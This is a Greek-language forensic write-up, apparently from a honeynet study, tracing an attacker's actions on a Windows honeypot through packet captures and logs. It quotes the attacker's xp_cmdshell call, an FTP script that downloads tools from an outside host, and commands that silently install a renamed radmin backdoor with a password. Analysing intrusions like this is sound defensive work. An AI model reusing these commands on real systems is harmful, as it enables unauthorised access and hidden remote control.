1108	1223.172168	192.168.0.2	217.81.125.206	TCP	1433 > 61785 [SYN, ACK] Seq=1558117752 Ack=...
1109	1223.524756	217.81.125.206	192.168.0.2	TCP	61785 > 1433 [ACK] Seq=1363031367 Ack=15581...
1110	1223.617311	217.81.125.206	192.168.0.2	TDS	TDS7/8 Login Packet
1111	1223.618526	192.168.0.2	217.81.125.206	TDS	Response Packet
1112	1224.162519	217.81.125.206	192.168.0.2	TCP	61785 > 1433 [ACK] Seq=1363031517 Ack=15581...
1113	1226.387801	217.81.125.206	192.168.0.2	TDS	query Packet
1114	1226.550782	192.168.0.2	217.81.125.206	TCP	1433 > 61785 [ACK] Seq=1558118153 Ack=13630...
1115	1228.458223	192.168.0.2	217.81.125.206	TDS	Response Packet
1116	1228.644059	217.81.125.206	192.168.0.2	TCP	61785 > 1433 [RST] Seq=1363031611 Ack=84354...
1117	1231.746465	217.81.125.206	192.168.0.2	TCP	61789 > 8976 [SYN] Seq=1365167654 Ack=0 wfl...
1118	1231.746791	192.168.0.2	217.81.125.206	TCP	8976 > 61789 [SYN, ACK] Seq=1560275777 Ack=...
1119	1231.931814	217.81.125.206	192.168.0.2	TCP	61789 > 8976 [ACK] Seq=1365167655 Ack=15602...
1120	1231.933752	192.168.0.2	217.81.125.206	TCP	8976 > 61789 [PSH, ACK] Seq=1560275778 Ack=...
1121	1232.277211	217.81.125.206	192.168.0.2	TCP	61789 > 8976 [PSH, ACK] Seq=1365167655 Ack=...
1122	1232.285425	192.168.0.2	217.81.125.206	TCP	8976 > 61789 [PSH, ACK] Seq=1560275834 Ack=...
1123	1232.473431	217.81.125.206	192.168.0.2	TCP	61789 > 8976 [PSH, ACK] Seq=1365167668 Ack=...
1124	1232.474780	192.168.0.2	217.81.125.206	TCP	8976 > 61789 [PSH, ACK] Seq=1560275870 Ack=...


Frame 1117 (78 bytes on wire, 78 bytes captured)
 Ethernet II, Src: 00:e0:b0:2b:e3:d2, Dst: 00:04:e2:33:84:16
 Internet Protocol, Src Addr: 217.81.125.206 (217.81.125.206), Dst Addr: 192.168.0.2 (192.168.0.2)
 Transmission Control Protocol, Src Port: 61789 (61789), Dst Port: 8976 (8976), seq: 1365167654, Ack: 0, Len: 0

```

0000  00 04 e2 33 84 16 00 e0  b0 2b e3 d2 08 00 45 80  ...3...+.E.
0010  00 40 4a cf 40 00 71 06  8c 5d d9 51 7d ce 8f e9  .@J.θ.q.}.Q)...
0020  4b 02 f1 5d 23 10 51 5e  ce 26 00 00 00 00 b0 02  κ..]#.Q^.&.....
0030  84 00 4c 07 00 00 02 04  05 ac 01 03 03 03 01 01  ..L.....
0040  08 0a 00 00 00 00 00 00  00 00 01 01 04 02  .....
  
```

Εικόνα 4-6

Ακολουθώντας το τελευταίο **TCP** πακέτο (follow tcp stream του ethereal) που απευθύνεται στην πόρτα **1433** βλέπουμε, με κόκκινα γράμματα, να εκτελείται η ρουτίνα του **sql server xp_cmdshell** εκτελεί την εντολή συστήματος **net start serv-u**. Αυτή ή εντολή ξεκινάει το **service** του **ftp server**. *Εικόνα 4-7*



Εικόνα 4-7

Για να εντοπίσουμε τα αρχεία με τα **ASCII SESSIONS** που έχουν καταγραφεί από το **snort** και περιέχουν τις κινήσεις του επιτιθέμενου, χρησιμοποιήθηκε το **ethereal** με τα εξής φίλτρα

```
ip.addr == 217.81.125.206 and tcp.port == 8976 and tcp.flags == 0x0012
```

Αυτό το φίλτρο μας επιστρέφει από το **binary** όλα τα **SYN-ACK** πακέτα που αντιστοιχούν στην **IP 217.81.125.206** και περιέχουν την πόρτα **8967**. (Εικόνα 4-8)

No.	Time	Source	Destination	Protocol	Info
3942	16:50:35.699567	143.233.75.2	217.81.125.206	TCP	8976 > 61789 [SYN, ACK] Seq=1560275777 Ack=130
5023	16:54:10.946470	143.233.75.2	217.81.125.206	TCP	8976 > 61918 [SYN, ACK] Seq=1614910917 Ack=14
5567	16:55:00.540500	143.233.75.2	217.81.125.206	TCP	8976 > 61949 [SYN, ACK] Seq=1627510805 Ack=14
8945	16:59:48.358294	143.233.75.2	217.81.125.206	TCP	8976 > 62059 [SYN, ACK] Seq=1699750912 Ack=150
12403	17:08:13.077904	143.233.75.2	217.81.125.206	TCP	8976 > 62392 [SYN, ACK] Seq=1825973740 Ack=16
12578	17:09:31.209873	143.233.75.2	217.81.125.206	TCP	8976 > 62461 [SYN, ACK] Seq=1845627106 Ack=16
13309	17:11:42.292354	143.233.75.2	217.81.125.206	TCP	8976 > 62593 [SYN, ACK] Seq=1879824766 Ack=16
14057	17:13:32.444304	143.233.75.2	217.81.125.206	TCP	8976 > 62715 [SYN, ACK] Seq=1908996570 Ack=17
14067	17:13:32.855342	143.233.75.2	217.81.125.206	TCP	8976 > 62716 [SYN, ACK] Seq=1909157785 Ack=17
14591	17:20:33.995646	143.233.75.2	217.81.125.206	TCP	8976 > 62963 [SYN, ACK] Seq=2014421704 Ack=18
14631	17:21:56.208710	143.233.75.2	217.81.125.206	TCP	8976 > 63020 [SYN, ACK] Seq=2035019480 Ack=18

Frame 5023 (78 bytes on wire, 78 bytes captured)

- Ethernet II, Src: 00:04:e2:33:84:16, Dst: 00:e0:b0:2b:e3:d2
- Internet Protocol, Src Addr: 143.233.75.2 (143.233.75.2), Dst Addr: 217.81.125.206 (217.81.125.206)
- Transmission Control Protocol, Src Port: 8976 (8976), Dst Port: 61918 (61918), Seq: 1614910917, Ack: 1420312957, Len:

```

0000  00 e0 b0 2b e3 d2 00 04 e2 33 84 16 08 00 45 00  .à°+àð.. à3....E.
0010  00 40 42 88 40 00 80 06 86 24 8f e9 4b 02 d9 51  .@B.@... .$.ék.ùQ
0020  7d ce 23 10 f1 de 60 41 95 c5 54 a8 41 7d b0 12  }i#.àP`A ,AT`A}°.
0030  44 10 1e ba 00 00 02 04 05 b4 01 03 03 00 01 01  D..è..... .
0040  08 0a 00 00 00 00 00 00 00 00 01 01 04 02      .....

```

Filter: ip.addr == 217.81.125.206 and tcp.port == 8976 and 1

Εικόνα 4-8

Με την παραπάνω πληροφορία μπορούμε να εντοπίσουμε, στον κατάλογο που δημιουργεί το **snort** για την συγκεκριμένη **IP**, και να εντοπίσουμε τα περιεχόμενα των **SESSIONS** με την χρονολογική σειρά που καταγράφηκαν.

Αρχικά ανοίγει μία σύνδεση στην 8976 πόρτα του **honeypot**, από πόρτα 61789. Το φορτίο των πακέτων που μεταφέρθηκαν μέσω της σύνδεσης αυτής, θα μας δείξει τις **ftp** εντολές που εκτέλεσε ο επιτιθέμενος και τις απαντήσεις που έλαβε.

Πίνακας 4-17α

```
220 =.....:Welcome to another Silners Pubstro!:::....
```

```
USER darwin
```

```
331 User name okay, need password.
```

```
PASS fxpadmin
```

Αρχικά συνδέεται στο **honeypot**, που πλέον λειτουργεί σαν ftp server, και θα αποκτήσει πρόσβαση με USER name 'darwin' και PASS 'fxpadmin'.

```
.....
```

```
227 Entering Passive Mode (192,168,0,2,4,65)
```

```
LIST
```

```
150 Opening ASCII mode data connection for /bin/ls.
```

```
226 Transfer complete.
```

```
SIZE apis.txt
```

```
213 163
```

```
PASV
```

```
227 Entering Passive Mode (192,168,0,2,4,66)
```

```
RETR apis.txt
```

```
150 Opening ASCII mode data connection for apis.txt (163 bytes).
```

```
226 Transfer complete.
```

Πίνακας 4.-17β

Το πρώτο πράγμα που κάνει όταν συνδεθεί με το **honeypot**, είναι να δει τα περιεχόμενα του δίσκου (**LIST**) και μετά να ελέγξει το μέγεθος και στην συνέχεια να αποθηκεύσει το αρχείο apis.txt.

Το αρχείο που περιέχει τις **ftp** εντολές το οποίο δημιούργησε ο επιτιθέμενος με την διαδικασία που είδαμε στην παράγραφο 4.3.2.1 που είδαμε παραπάνω. Μάλιστα, αν αναζητήσουμε τα δεδομένα που μεταφέρθηκαν από την πόρτα $4*256 + 66 = 1090$ τις IP 192.168.0.2, τα οποία αποτελούν το αρχείο, apis.txt, θα δούμε τα εξής :

```
open 62.216.8.36 .
```

```
user hack .
```

```
hack .
```

```
ascii .
```

```
get ServUDaemon.ini c:\WINNT\config\servudaemon.ini .
```

```
bin .
```

```
get winsecure.exe c:\WINNT\config\winsecure.exe .
```


Quit .

Οπότε μπορούμε να συμπεράνουμε ότι ο επιτιθέμενος είχε γνώση για το τι μπορεί να είναι το αρχείο aris.txt το οποίο παρουσιάστηκε στην πρώτη περίπτωση παραβίασης του μηχανήματος. Αυτό σημαίνει ότι ο επιτιθέμενος μπορεί να είναι ο ίδιος και στις δύο περιπτώσεις και να επιτίθεται από διαφορετικές IP.

```
.....  
150 Opening ASCII mode data connection for /bin/ls  
.....150 Opening ASCII mode data connection for /bin/ls..  
226 Transfer complete..  
DELE servudaemon.ini.  
250 DELE command successful..  
DELE ServUStartUpLog.txt.  
250 DELE command successful..  
DELE winsecure.exe.  
250 DELE command successful..  
.....
```

Πίνακας 4-17γ

4.2.4.1 Εξασφάλιση ελέγχου του honeypot από τον επιτιθέμενο

Συνεχίζοντας να παρακολουθούμε τις κινήσεις του επιτιθέμενου, βλέπουμε ότι διαγράφει τα αρχεία αυτά που έχει βάλει ο ίδιος, ή κάποιος άλλος, για να μπορεί να ανοίξει απομακρυσμένη ftp σύνδεση στην πόρτα 1337 (Πίνακας 4-17γ).

Παρακάτω, στον πίνακα 4-17δ, βλέπουμε ότι αποθηκεύει στο **honeypot** τρία αρχεία, AdmDll.dll, explorer.exe, και raddrv.dll, στην διαδρομή c:/Program Files/Common Files/Microsoft Shared/MSInfo.

```
.....  
PASV.  
227 Entering Passive Mode (192,168,0,2,4,75).  
STOR AdmDll.dll.  
150 Opening BINARY mode data connection for AdmDll.dll..  
226 Transfer complete..  
SIZE explorer.exe.  
550 /c:/Program Files/Common Files/Microsoft Shared/MSInfo/explorer.exe: No such file..  
PASV.  
227 Entering Passive Mode (192,168,0,2,4,76).  
STOR explorer.exe.  
150 Opening BINARY mode data connection for explorer.exe..  
226 Transfer complete..  
SIZE raddrv.dll.  
550 /c:/Program Files/Common Files/Microsoft Shared/MSInfo/raddrv.dll: No such file..  
PASV.  
227 Entering Passive Mode (192,168,0,2,4,77).  
STOR raddrv.dll.  
150 Opening BINARY mode data connection for raddrv.dll..  
226 Transfer complete..
```

Πίνακας 4-17δ

Αυτά τα τρία αρχεία ανήκουν σε μια εφαρμογή για έλεγχο απομακρυσμένων **windows** μηχανημάτων που ονομάζεται **radmin** (<http://www.famatech.com/>).

Η εφαρμογή αυτή δεν είναι κάποιο **hacking tool**, αλλά ένα εμπορικό πρόγραμμα το οποίο χρησιμοποιείται από διαχειριστές δικτύων για να μπορούν να ελέγχουν μηχανές με **windows** λειτουργικό. Η διαδικασία έχει ως εξής, ο **Administrator** εγκαθιστά στο τερματικό του την **client** εφαρμογή, που μέσα από αυτήν θα ελέγχει τους απομακρυσμένους υπολογιστές. Οι υπολογιστές που θα διαχειρίζεται απομακρυσμένα ο administrator, πρέπει να έχουν σε λειτουργία τη διεργασία `r_server.exe`, η οποία ανοίγει την πόρτα 4899.

Εικόνα 4-9 – radmin client



Με αυτό τον τρόπο ο **administrator**, μπορεί να συνδεθεί στον απομακρυσμένο υπολογιστή με την **client** εφαρμογή (εικόνα 4-9), και να επιλέξει πρόσβαση στο **desktop** του απομακρυσμένου υπολογιστή, έχοντας πλήρες έλεγχο ή μόνο να το παρακολουθεί με τα δύο πρώτα κουμπιά αντίστοιχα, που βρίσκονται αριστερά μέσα στον κόκκινο κύκλο στην εικόνα 4-9. Τα επόμενα τρία κουμπιά, επιτρέπουν στον administrator να πάρει shell, να ανοίξει ένα παράθυρο για μεταφορά αρχείων και τέλος να χειριστεί την κατάσταση τερματισμού και επανεκκίνησης του απομακρυσμένου μηχανήματος.

Γυρίζοντας στην περίπτωση μας βλέπουμε ότι ο επιτιθέμενος κατεβάζει δύο dll αρχεία, τα οποία χρησιμοποιούνται από το `r_server.exe` για να μπορέσει να λειτουργήσει το service του `radmin`. Το `explorer.exe` που αποθηκεύει στο **honeypot**, μπορούμε εύκολα να φανταστούμε ότι είναι το `r_server.exe` μετονομασμένο. Παρακάτω θα δούμε ότι χρησιμοποιείται όπως θα χρησιμοποιούσε κανείς το `r_server.exe` για να κάνει ένα μηχανήμα server που θα ανταποκρίνεται σε πακέτα που προορίζονται για την πόρτα 4899.

```
.....  
TYPE A.  
200 Type set to A..  
PASV.  
227 Entering Passive Mode (143,233,75,2,4,78).  
LIST.  
150 Opening ASCII mode data connection for /bin/ls..  
226 Transfer complete..  
site exec explorer.exe /silence /install.  
200 EXEC command successful (TID=33)..  
site exec explorer.exe /start /pass:fxpadmin.  
200 EXEC command successful (TID=33)..  
QUIT.  
221 Goodbye!.
```

```
.....  
TYPE A.  
200 Type set to A..  
PASV.  
227 Entering Passive Mode (143,233,75,2,4,78).  
LIST.  
150 Opening ASCII mode data connection for /bin/ls..  
226 Transfer complete..  
site exec explorer.exe /silence /install.  
200 EXEC command successful (TID=33)..  
site exec explorer.exe /start /pass:fxpadmin.  
200 EXEC command successful (TID=33)..  
QUIT.  
221 Goodbye!.
```

Πίνακας 4-17ε

Στον πίνακα 4-17ε βλέπουμε ότι ο επιτιθέμενος τρέχει μέσα από ftp την εντολή :


site exec explorer.exe /silence /install.

Όπου εγκαθιστά το service (r_server.exe) και στην συνέχεια εκτελεί την εντολή :


site exec explorer.exe /start /pass:fxpadmin.

η οποία ξεκινάει το service και του δίνει κωδικό 'fxadmin', τον οποίο θα πρέπει να καταχωρεί κάθε φορά που θα θέλει να συνδεθεί στην πόρτα 4899.

Μόλις ενεργοποιηθεί το service του radmin server στο **honeypot**, όπως θα δούμε παρακάτω, ο επιτιθέμενος, επιχειρεί να συνδεθεί μέσω του radmin.



Εικόνα 4-10



Στην παραπάνω εικόνα 4-10, μπορούμε να παρατηρήσουμε, ότι αφού τερματιστεί η σύνδεση με την πόρτα 8976 του **honeypot**, ο επιτιθέμενος ξεκινάει σύνδεση στην πόρτα 4899 του **honeypot**, περίπου 13 δευτερόλεπτα μετά.

Δυστυχώς τα πακέτα που μεταφέρονται από και προς την πόρτα 4899 δεν είναι αναγνώσιμοι χαρακτήρες και δεν μπορούμε να εξακριβώσουμε ακριβώς τι κάνει, αφού συνδεθεί.

Πιθανώς να χρησιμοποιεί την επιλογή για διαχείριση του desktop, οπότε να μπορεί να πάρει μια εικόνα για το σύστημα. Σίγουρα όμως χρησιμοποιεί το εργαλείο του radmin που προσφέρει στον επιτιθέμενο **command line** επιλογή.

The screenshot shows a network capture in Wireshark. The main pane displays a Syslog message: "DAEMON.NOTICE: Security: NT AUTHORITY\SYSTEM: A new process has been created: New Process ID: 2176047552 Image File Name: \WINNT\system32\CMD.EXE". Below this, the hex dump of the message is visible, with a red box highlighting the text "ew proces s has b" and "ew crea ted: New Process ID: 2176047552 Image File Name: \WINNT\system32\CMD.EXE". A red arrow points from a text box containing "Ανοίγει νέα διεργασία cmd.exe" to the highlighted text in the hex dump.

Εκμεταλλεύομενοι τα system logs του **honeypot** εξακολουθούμε να έχουμε μια εικόνα των κινήσεων του **blackhat**.

Όπως μπορούμε να δούμε στην Εικόνα 4-11, ένα πακέτο που περιέχει μία εγγραφή του **honeypot** και στέλνεται στον **syslogger**. Αυτή η εγγραφή, περιγράφει ότι ξεκίνησε μια νέα διεργασία με όνομα αρχείου cmd.exe, δηλαδή το **command line** εργαλείο των windows.

Έπειτα, χρησιμοποιεί την **ftp** πρόσβαση που έχει αποκτήσει στην πόρτα 8976, για να μεταφέρει κάποια αρχεία. Η σύνδεση ξεκινάει στην υπογραμμισμένη γραμμή της εικόνας 4-11, και είναι η επόμενη γραμμή (το SYN-ACK) είναι το δεύτερο της εικόνας 4-8.

Πίνακας 4-18


```
.....  
SIZE kill.exe.  
550 /c:/Program Files/Common Files/Microsoft Shared/MSInfo/kill.exe: No such file..  
PASV.  
227 Entering Passive Mode (143,233,75,2,4,80).  
STOR kill.exe.  
150 Opening BINARY mode data connection for kill.exe..  
226 Transfer complete..  
SIZE tlist.exe.  
550 /c:/Program Files/Common Files/Microsoft Shared/MSInfo/tlist.exe: No such file..  
PASV.  
227 Entering Passive Mode (143,233,75,2,4,81).  
STOR tlist.exe.  
150 Opening BINARY mode data connection for tlist.exe..  
226 Transfer complete..
```

Κατά την διάρκεια αυτής της σύνδεσης ο επιτιθέμενος μεταφέρει δύο αρχεία, όπως φαίνεται στον πίνακα 4-18, το **kill.exe** και το **tlist.exe**.

Το **kill.exe** είναι ένα **command line** πρόγραμμα για microsoft λειτουργικά, με το οποίο μπορούμε να σταματάμε διεργασίες που είναι ενεργές.

Το **tlist.exe**, είναι και αυτό μια **command line** εφαρμογή για microsoft λειτουργικά με την οποία μπορούμε να δούμε όλες τις διεργασίες που τρέχουν σε ένα τέτοιο σύστημα.

Όπως αναφέραμε παραπάνω, δεν μπορούμε να δούμε ακριβώς τις κινήσεις του επιτιθέμενου μέσα από το **radmin**, αλλά ίσως προσεγγίσουμε την δραστηριότητα του σύμφωνα με τα υπόλοιπα δεδομένα που συλλέξαμε. Ακολουθώντας λοιπόν τα **syslogs**, που στάλθηκαν προς τον **syslogger**. Το ενδιαφέρον που παρατηρήσαμε σε αυτά τα πακέτα είναι ότι χρησιμοποιήθηκε ή εντολή **tlist** και **kill**. Οι διεργασίες οι οποίες φαίνεται να σταμάτησαν είναι ο **IIS** (80/TCP), **ftp** (21/TCP) και **smtp** (25/TCP), στα σημεία που φαίνονται στην παρακάτω εικόνα.



Εικόνα 4-12

The screenshot shows a Wireshark interface with the following details:

- Packet List:** Packet 6537 is selected, showing a Syslog message from source 143.233.75.2 to destination 143.233.75.100.
- Packet Details:**
 - User Datagram Protocol, Src Port: 1026, Dst Port: 514
 - Syslog message: DAEMON.ERR: Service Control Manager: N/A...
 - 0001 1... = Facility: DAEMON - system daemons (3)
 - ...011 = Level: ERR - error conditions (3)
